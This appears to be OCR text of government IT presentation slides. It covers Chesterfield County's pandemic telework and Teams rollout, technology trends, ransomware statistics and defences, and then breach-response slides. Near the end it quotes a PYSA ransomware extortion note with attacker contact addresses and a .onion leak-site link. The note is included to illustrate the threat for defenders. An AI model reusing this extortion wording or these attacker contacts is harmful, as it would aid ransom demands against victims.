
- Abandoned WebEOC in favor of Teams
- Already had a prototype - Teams Adoption in January
- Absolute Game Changer
- Fortunate to have a progressive and technology focused Emergency Manager
- Daily Teams Calls for two Months
- VEOC is still active
- Drove Teams Adoption
- Used for every Emergency Activations Since March (12+)



Telework?

- ➢ Office 365 – Entire Workforce
- ➢ www.chesterfield.gov/employees
- ➢ Built in one day.
- ➢ 4,200 Teleworkers – Overnight.

“I want people to stay in touch” - Dr. Joe Casey


Chesterfield County Employees | Chesterfiel
chesterfield.gov/employees
Apps
CountyNet
NACo County Tech Xchang...
EGMS
VDEM Grants
COVID-19 UPDATES
COVID-19 Information Updates
COVID-19 Updates
My Community
Services
Business
Government
I Want To...
About County Government
Agendas & Minutes
Boards & Commissions
Board of Supervisors
Budget & Finance
Community Facilities & Infrastructure
Courts
County Officials
County Response to COVID-19
Departments
Employee Excellence
Environmental Stewardship
Freedom of Information Act Requests
General Information
Government Citizens Academy
Happening In Chesterfield
Home › Government › Employees

Chesterfield County Employees

Welcome to telework and remote access

Follow these steps to access work email, calendar, Teams and Microsoft applications through your browser

1. **Decide what personal device will be used for the access.** A well-maintained PC/laptop/Mac/tablet is fine, with a recent generation browser. You will also need your personal cell phone during the multi-factor setup process in Step #3.
2. **Review the following documents in order**, do *not* proceed if you have any concerns or cannot accept the conditions:
   - Telework Packet (PDF)
   - Telework Remote Access Guidelines (PDF)
   - Telework Confidentiality & Data Protection Agreement (PDF)
3. **Access https://portal.office.com and login using your county credentials.** You will be prompted to complete the Multi-Factor Authentication (MFA) and setup. If you have questions or difficulties with the setup process, please refer to the MFA setup Guide (PDF). Remember, never give your password to anyone and always use a password for county work that is very different from any personal password. *Note: Microsoft MFA services are currently experiencing some loading delays which may require you to attempt this setup multiple times. Please be patient and call IST helpdesk if your repeated attempts are unsuccessful.*
4. **Need help with Teams?** Review the Teams Quickstart Guide (PDF)

Please contact the IST helpdesk at 804-768-7500 if you have any questions.

Guidelines for teleworking non-exempt employees and overtime

Many employees who work for the county are able to telework during the coronavirus crisis. The nature of their work allows them to provide valuable services telephonically or through their computer.

It is important to note that employees who are non-exempt cannot work over 40 hours in a week, even if it is working from home to respond to a telephone call/message or an email. The standard county workweek begins on Saturday at 12:01 a.m. and ends Friday at 12 a.m. Work hours for most county employees are 8:30 a.m.-5 p.m., Monday through Friday. Even during this time when most employees are teleworking, it is important to adhere to your regular work schedule since that is when most employees and citizens will be reaching out for guidance and assistance.

As noted in Policy 6-17 (PDF), employees should obtain prior approval for overtime hours worked.

Cybersecurity Matters: Beware of COVID-19 computer and phone scams


Cyber criminals will use public health threats such as the coronavirus outbreak,or other high-profile events, to conduct financial fraud scams or to disseminate malicious malware (i.e., viruses, ransomware, trojans, worms, etc.). Learn what you can do to protect yourself from external emails, fake social media posts and phishing with our Cyber Security Matters Newsletter (PDF).

The Challenge COVID-19 Created

- The governor designated construction as an essential industry
- Construction is an annual $750,000,000 industry in Chesterfield
- County Buildings were closed to the public
- Caused urgent need for electronic permit intake and plan review
- ELM Pivoted All Resources for a 13 week 'Lite' Implementation
  Community Development Operations continued
  - Permit processing
  - Plan Review
  - Inspections


ChesterBot

Cause who doesn't love a cute chatbot?



Public WiFi Map

- Libraries Closed, how to get online?
- Built in 3 days
- Only used civic WiFi locations
- Similar to “Chesterfield Eats” map
- In ArcGIS OnLine Environment
- https://GeoSpace.Chesterfield.Gov



Trending - 2020

CENTER FOR DIGITAL GOVERNMENT

Top 10 Government Technology Initiatives

1. Cybersecurity (#1 for seven years consecutively)
2. Budget & Cost Control (moved up from # 9)
3. Citizen Engagement/ Experience (was # 2)
4. Disaster Recovery/ Continuity of Operations (was # 5)
5. Business Intelligence/ Analytics (was # 4)
6. Business Process/ Automation
7. Cloud Computing (moved up from # 8)
8. Hire/Retain/Nurture Competent IT Personnel (was # 3)
9. Infrastructure Modernization (was # 7)
10. Increased Departmental IT Collaboration (was # 9)

Source: Survey of counties by Center for Digital Government, partnering with NACo. September 2020

And for Disruption ….

1. Artificial Intelligence
2. Internet of Things
3. Space Colonization
4. 3D Printing
5. Medical Innovations
6. High Speed Travel
7. Robotics (https://willrobotstakemyjob.com/)
8. Blockchain Technology
9. Autonomous Vehicles
10. Virtual Reality / Augmented Reality
11. Energy – Renewables
12. Work From Home Revolution
13. 5G Connectivity

And in 2021 From Gartner….

Top 10 Government Technology Trends

1. Accelerated Legacy Modernization
2. Adaptive Security
3. Anything as a Service (Xaas)
4. Case Management as a Service (CMaaS)
5. Citizen Digital Identity
6. Composable Government Enterprise
7. Data Sharing as a Program
8. Hyperconnected Public Services
9. Multichannel Citizen Engagement
10. Operational Analytics

Gartner Identifies Top 10 Government Technology Trends for 2021

Services & Megatrends

UBER

SPACEX

- The Sharing Economy
- The Power of We
- Subscription Everything
- The Shrinking Globe
- Gig Economy
- Rise of Urbanization
- Space Exploration
- SMART Everything
- Satellite Technology

Technologies enable the megatrends

Rate of tech change = Rise of Megatrends

RVshare

Hello FRESH

TaskRabbit

GALILEO

airbnb

CATALANT

http://www.bar-oriyan.com/Portals/0/mega%20trands%20exec%20summary%20v3%20(1).pdf

Ransomware - Impact

Today

- 105% Increase in ransomware attacks since the start of COVID
- 73% Success Rate in ransomware attacks
- 51% Organizations that have experienced ransomware in their environment
- 80% Get attacked more than once
- Single / Double / Triple / Quadruple Extortion - Once they have your data…

Successful Attacks – Organizational Impact

- 66% Reported loss of revenue
- 53% Reported brand and reputational damage
- 32% Lost C-Level talent
- 29% Reported employee layoffs following

Statistics courtesy http://Cybereason.com

Archibald Putt – Nailed It

“Technology is dominated by two types of people: those who understand what they do not manage and those who manage what they do not understand.”

"This is management writing the way it ought to be. Think Dilbert, but with a very big brain. Read it and weep. Or laugh, depending on your current job situation.“ - Spectral Lines, IEEE Spectrum, April 2006

Why?

- It works, and it is profitable
- Criminals are lazy
- Technology has moved faster than org ability to secure it
- Payments are virtually untraceable
- State-sponsored or state-ambivalent
- The rise of RaaS & mass marketing of extortion

How to Fix It?

The "Pirate Methodology"

- Turn them against each other
- No safe harbor
- Bigger Ships, Bader Sailors
- Make it harder to execute
- Make it easier to secure assets
- Make it harder to get paid
- Reduce the motivation

"Why do you rob banks, Willie?"
"Because that's where the money is"
- Willie Sutton, The Memoirs of a Bank Robber

Ransomware – Chesterfield Approach (what I can tell you)

- Take care of the basics
- Selective inbound & outbound connections
- Cyber insurance – for ransom & recovery
- Train & Test the weakest link (me & you)
- Communicate & Prepare
- Protect and Test the Back-Ups
- Continual investment & improvement – The CODB

Cyber Security Future

- Encryption Wars
- Sophisticated, Westernized Spear Phishing
- Ransom of personal assets
- Attacks from the edge – IoT
- Hacking of Artificial Intelligence
- Supply chain – Trust the source, how?
- Intentional data bias
- Erosion of privacy & trust

Impacts & Opportunities

- ➢Technology & Disruptions aren't going to stop.
- ➢All the technologies & megatrends mentioned will influence:
  - ▪ Jobs
  - ▪ Communities
  - ▪ Government
  - ▪ Lifestyles
- ➢Disruption for someone means an opportunity for someone else.

How do you prepare to adapt & use emerging technologies?

Impediments to Technology Adoption

- Organizational culture
- Obsession with perfection
- Perceived penalty for failure
- Extra-Organizational pressure
- Change resistance
- Lack of creativity
- Investment in the status quo

It is the mark of an educated mind to be able to entertain a thought without accepting it - Aristotle

Lessons Learned

- Civic IT is a LONG GAME. Prepare now.
- Expect more from the public servants.
- Lay technology groundwork before you need it.
- Relationships are valuable - invest in them.
- All Agencies & Departments can prepare and adapt.
- Situational Awareness is Everything. Know where you are.
- Support from the top. Cultivate it. Insist on it. Build it.
- Pressure & Focus = Results.
- Will it take ANOTHER pandemic to drive your organization?

The Big Finish

- What will position your organization to not just survive, but flourish, as technology mega-trends and disruptive events develop?
- What characteristics do you need to develop?
- What is the ROI of time spent now to prepare for the inevitable?
- Immediate needs vs long term impacts
- What will be the next big thing that pushes you out of your comfort zone?

Contact Info

CondreyBa@Chesterfield.gov

Barry@Condrey.org

@BarryCondrey

804-748-1590 (office)

804-928-8214 (cell)

Blog: https://cio-musings.blogspot.com/

Download this presentation:


https://www.slideshare.net/bcondrey/technology-disruption-2022-isoag

Managing the Fallout:
After a Breach Strategy & Tactics

WOODS ROGERS
ATTORNEYS AT LAW

VIRGINIA
IT AGENCY

The Juggle



01 KEY CONSTITUENTS

02 MEDIA FRAY

03 AGENCY REVIEW

04 OPERATIONAL


05 TIMELINE

CONCERNS IN /AFTER AN INCIDENT

1

The Underlying Threat

PYSA



PYSA


Hi Company,

Every byte on any types of your devices was encrypted.
Don't try to use backups because it were encrypted too.

To get all your data back contact us:
DonnaFoster@onionmail.org
MonicaSurface@onionmail.org


Also, be aware that we downloaded files from your servers and in case of non-payment we will be forced to upload them on our website, and if necessary, we will sell them on the darknet.
Check out our website, we just posted there new updates for our partners: http://pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqieywad.onion/

THE SCRIPT



